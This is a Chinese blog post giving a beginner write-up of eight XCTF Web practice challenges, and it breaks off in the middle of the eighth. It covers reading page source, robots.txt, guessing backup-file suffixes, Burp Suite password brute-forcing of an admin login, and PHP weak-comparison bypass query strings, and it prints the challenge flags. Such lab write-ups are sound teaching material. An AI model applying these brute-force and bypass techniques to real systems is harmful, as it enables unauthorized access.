

攻防世界Web新手区部分解

原创

逼疯了的代码 于 2021-10-20 14:22:54 发布 119 收藏 6

文章标签: [web安全](#) [php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_51334923/article/details/120865193

版权

好, 鸽了这么旧, 学业繁忙的我就出一篇简单的攻防世界Web新手区的WriteUp吧, 顺带作为自己的复习笔记。

[攻防世界 \(xctf.org.cn\)](http://xctf.org.cn)



转存失败重新上传取消



攻防世界，一大CTFers的网站，上面有在线靶场以及竞赛等资源，推荐初学者上去学习。

我们今天看一下Web新手区的一些WP吧！

1.view_source

view_source 👍 228 最佳Writeup由Healer_aptx · Anchorite提供 WP 建议

难度系数：★ 1.0

题目来源：Cyberpeace-n3k0

题目描述：X老师让小宁同学查看一个网页的源代码，但小宁同学发现鼠标右键好像不管用了。

题目场景： http://111.200.241.244:58647

删除场景

倒计时：03:59:51 延时

题目附件：暂无

题目已答对

分享wp点赞赚金币哦 马上去写

基础的第一关，却是后面无数关的基础。


作为一个Web手，查看网页源代码是必须会的一件事情！！

点进网页一看：

FLAG is not here

flag不在这，那应该在源代码里。

你可以鼠标右键点击选中查看源代码或是直接按住F12查看源代码！



```
<!DOCTYPE html>
<html lang="en" event
  <head>
  </head>
  <body>
    <script>
      <h3FLAG is not here</h1>
      <!--cyberpeace{ac663108a3ddfa45faa8fac4ed963ece}-->
    </body>
  </html>
```

cyberpeace{ac663108a3ddfa45faa8fac4ed963ece}

这样，就可以直接看到flag了，直接复制粘贴，就通过第一关了！！

2.robots



robots 👍 250 最佳Writeup由MOLLMY提供 WP 建议

难度系数：★ 1.0

题目来源：Cyberpeace-n3k0

题目描述：X老师上课讲了Robots协议，小宁同学却上课打了瞌睡，赶紧来教教小宁Robots协议是什么吧。

题目场景：http://111.200.241.244:50251 删除场景

倒计时：03:59:41 延时

题目附件：暂无

题目已答对 分享wp点赞赚金币哦 马上去写

如果以前有用python写过网络爬虫的话，相信肯定不会对robots.txt陌生。

它最直接的作用就是告诉爬虫们，哪些可以爬，哪些不可以爬。

robots.txt是一个协议，而不是一个命令。


需要注意的是：

User-agent: * 代表所有的搜索引擎种类

Disallow: 禁止爬寻目录


Allow: 允许爬寻目录

Sitemap: 网站的地图



看，直接在网址后面加个访问robots.txt。

就出来disallow的内容，再直接把robots.txt删掉，在后面加上flag_1s_h3re.php。



```
cyberpeace{dfd27487cbf007ab6e0b0cb365766360}
```

就可以得到flag了，你就通过第二关了!!!

3.backup

The screenshot shows a CTF challenge page for 'backup'. At the top, it has a title 'backup' with a thumbs-up icon and '60' votes, and a note '最佳Writeup由话求·樱宁提供'. There are buttons for 'WP' and '建议'. Below the title, the difficulty is '★ 1.0' and the source is 'Cyberpeace-n3k0'. The description says: 'X老师忘记删除备份文件，他派小宁同学去把备份文件找出来,一起来帮小宁同学吧！'. The scenario is 'http://111.200.241.244:55498'. There is a progress bar and a '删除场景' button. A timer shows '03:59:31' with a '延时' button. Below that, it says '题目附件：暂无'. At the bottom, there is a '题目已答对' button and a '分享wp点赞赚金币哦' button with a '马上去写' sub-button.

看到题目描述，x老师忘记删除备份文件了！

并且：

你知道index.php的备份文件名吗？

这么一大坨文字摆在这里了！！

那我们还是来了解一下备份文件吧！

备份文件的后缀一般为

.git

.svn

.bak

.swp

.~

.bash_history

.bkf

那我们直接一个个去试吧，不过记得.git备份文件一般是在运行git init初始化代码库的时候，会在当前目录下面产生一个.git的隐藏文件，用来记录代码的变更记录等等。在发布代码的时候，把.git这个目录没有删除，直接发布了。使用这个文件，可以用来恢复源代码。

而bash_history通常是记录Linux下的用户的命令历史记录。

.swp一般是编辑文件时产生的隐藏文件，它是一个临时交换文件，用来备份缓冲区中的内容。


.svn管理备份随时间改变的各种数据，会记录每一个文件得到修改更新变动，是版本管理的利器。

.bak就是最经典的备份文件后缀；

所以我们就直接把.bak加到地址末尾，会弹出下载文件；



下载保存文件，打开查看，就得到flag了!!!




Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}

4.cookie



cookie原译为曲奇饼，实则为一个保存载客户机中的简单文本文件，它就相当于一张身份证一样，里面存储着你在某个网页中的隐私数据，拥有cookie，你就能在Http的世界里被服务端所服务。

二话不说，打开Burp Suite，代理啥的我就不教了，自己去网上折腾一番就可以知道怎么设置代理服务器了！




噢，直接来了个提示，look-here=cookie.php那就直接访问试试！

直接在地址后面加上/cookie.php,出现提示！

See the http response

那我们依旧是查看抓包的记录，果然在报文头处得到了flag



cyberpeace{0938a721aa9dcd294c9a583697836fca}

5.disabled_button

disabled_button

👍 82 最佳Writeup由沐一清提供

WP 建议

难度系数：★ 1.0

题目来源：Cyberpeace-n3k0

题目描述：X老师今天上课讲了前端知识，然后给大家一个不能按的按钮，小宁惊奇地发现这个按钮按不下去，到底怎么才能按下去呢？

题目场景： http://111.200.241.244:56911

 删除场景


倒计时：03:59:35 延时

题目附件：暂无

题目已答对

分享wp点赞赚金币哦 马上去写

这个题目很简单，一个不能按的按钮，那我们直接按F12来查看一下源代码吧！



检查元素，挪到按钮处，然后发现disabled

```
<form action="" method="post">  
<input class="btn btn-default" disabled="" type="button" value="flag" />  
</form>  
</body>  
</html>
```

把disabled=""给删除掉就可以了！！

再点击按钮，就出来flag了！！！！

一个不能按的按钮

flag

cyberpeace{959a633de7840d6f112a00023154e32c}

cyberpeace{959a633de7840d6f112a00023154e32c}

直接提交完事！

6.weak_auth

weak_auth

👍 140 最佳Writeup由小太阳的温暖提供

WP 建议

难度系数：★ 1.0

题目来源：Cyberpeace-n3k0

题目描述：小宁写了一个登陆验证页面，随手就设了一个密码。

题目场景：🖥️ http://111.200.241.244:63896

🕒 倒计时：03:59:47 删除场景 延时

题目附件：暂无

题目已答对


分享wp点赞赚金币哦 马上去写

先看一下描述，一个登陆验证页面，随手设置一个密码，猜测可能是sql万能密码，或者是密码爆破之类的！！

点进去瞅一眼：

Login


额，毫无提示，点一下login看看




点一下之后发现提示：please login as admin

那我们就知道用户名是admin，二话不说，直接爆破！

还是用burp suite进行抓包




进行爆破，



设置好爆破字段，导入字典包；

这里kali自带了一个密码字典，我们也可以去github上找到一些大型的密码字典，这里我就随便设几个密码，来跑一个样例！



就直接选择simple list，导入字典，进行爆破，点击右上角开始stack！

12	ADMIN	200			434
13	admin	200			434
14	123456	200			437
15	123	200			434
16	65435	200			434
17	677564	200			434
18	566	200			434

当出现后面值不一样时，我们就可以进行尝试，这里得出的是123456

那直接返回页面，用户名：admin，密码：123456

直接登录，得到flag

cyberpeace{24216ecef7fb4d473b828721667b9cb}

cyberpeace{24216ecef7fb4d473b828721667b9cb}

7.simple_php

simple_php

👍 195 最佳Writeup由MOLLMY提供WP建议

难度系数：★ 1.0

题目来源：Cyberpeace-n3k0

题目描述：小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

题目场景： http://111.200.241.244:49896

 删除场景

倒计时：03:59:42 延时

题目附件：暂无

题目已答对

分享wp点赞赚金币哦 马上去写

果然，又出现大梗了！

PHP是世界上最好的语言

那我们就来看一下吧！

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

啥话都没说，就摆了段代码在我们的面前emm

那我们就简单审计一下吧。

首先先用GET方法传入a、b两个值，并且a==0且a为真，b不是数字却要b大于1234，这样听起来有点迷惑。那我们查询一下php的用法！

== 绕过

php中有两种比较符号

=== 会同时比较字符串的值和类型

== 会先将字符串换成相同类型，再作比较，属于弱类型比较

== 对于所有0e开头的都为相等

is_numeric() 判断变量是否为数字或数字字符串

is_numeric() 函数会判断如果是数字和数字字符串则返回 TRUE，否则返回 FALSE，且php中弱类型比较时，会使('1234a' == 1234)为真，或者'12345%00'

那我们可以构造：

?a='0'&b=1235a

?a=a&b=12345a

?a='0e'&b=12359a

还有很多构造方法，没有过滤的后果，然后随便弄一个就可以得到flag了！！！！



Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

8.get_post

get_post 👍 86 最佳Writeup由神秘人·孔雀翎提供 WP 建议

难度系数：★★2.0

题目来源：Cyberpeace-n3k0

题目描述：X老师告诉小宁同学HTTP通常使用两种请求方法，你知道是哪两种吗？

题目场景：🖥️ http://111.200.241.244:51191

删除场景

倒计时：03:59:47 延时

题目附件：暂无

题目已答对

分享wp点赞赚金币哦
马上去写

直接点吧，看到了一句提示！

🔍 题目 × POST&GET × +

🏠 111.200.241.244:51191

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Ex

请用GET方式提交一个名为a,值为1的变量

请用GET方式提交一个a=1

